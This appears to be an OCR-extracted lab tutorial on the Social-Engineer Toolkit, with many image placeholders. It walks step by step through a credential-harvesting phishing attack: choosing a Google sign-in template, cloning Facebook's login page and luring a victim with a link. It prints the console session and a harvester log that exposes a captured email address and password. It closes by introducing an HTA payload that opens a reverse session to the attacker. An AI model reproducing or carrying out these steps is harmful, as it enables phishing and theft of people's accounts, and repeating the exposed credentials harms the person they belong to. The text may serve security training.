


Select the 1st option Social Engineering Attacks and the Website Attack Vectors







We will use Credential Harvester, so select option 3





Using Existing Templates



Add the listener IP Address, In this case it will be you Attacking systems's IP Address









Select the Google Sign In Template page for harvesting credentials


Now on the victim machine. Let us assume that you have shared a file to the victim which will contain the IP Address of the attacking machine which will get the credentials.




Create an html page with the Link which will attract the victim to click the link Once the user clicks the link, it will redirect it to the cloned google sign in page. If the victim enters any


credential information and clicks on the sign in button, the credential harvester on the attacker's machine will receive the credentials (Usernames. Email and passwords).








Try the same step by choosing Site Cloner to create a Facebook page




The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2



* IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perpective, it will not work. This isn't a SET issue this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.37.131]:192.168.37.131
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:


www.facebook.com/login.php
facebook
Log in to Facebook
Email address or phone number
Password
Log in
Forgotten account? · Sign up for Facebook





```
192.168.37.1 - - [31/Oct/2022 05:39:56] "POST /ajax/bz?__a=1&__ccg=EXCELLENT&__comet_req=0&__dyn=7xe6E5aQ1PyUbFuC1swgE98nwgU29zEdEc8
uwdK0lW4o3Bw5VCwjE3awbG782Cw8G1Qw5MKdwnU1oU884y0lW0SU2swdq0Ho2ew4Kw5rwSyE1582ZwrU19E&__hs=19296.BP%3ADEFAULT.2.0.0.0.0&__hsi=7160608
775616154109&__req=7&__rev=10064966046&__s=7drcwv%3A9mz0mi%3A99t4mm&__spin_b=trunk&__spin_r=10064966046&__spin_t=1667209150&__user=0&d
pr=1&jazoest=2941&lsd=AVr2FDHTtaw HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2941
PARAM: lsd=AVr2FDHTtaw
PARAM: display=
PARAM: isprivate=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-330
PARAM: lgndim=eyJ3IjoxNTM2LCJoIjo4NjQsImF3IjoxNTM2LCJhaCI6ODE2LCJjIjoyNH0=
PARAM: lgnrnd=023910_dKeB
PARAM: lgnjs=1667209166
POSSIBLE USERNAME FIELD FOUND: email=rudrarao22@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=Banki69
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AVAAAAA/qV/V/AAAVAAVVAVAqAAAAAAAAAAAAAAAL/PLLDAAAAKDAE
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.37.1 - - [31/Oct/2022 05:40:35] "POST /device-based/regular/login/?login_attempt=1&lwv=100 HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: ----WebKitFormBoundaryO6Y1S57cuP4FOTj4
Content-Disposition: form-data; name="ts"
```


2. HTA web attack method




This will create a payload which will be sent to the victim machine and on downloading the payload it will create a reverse session to the attacking machine.

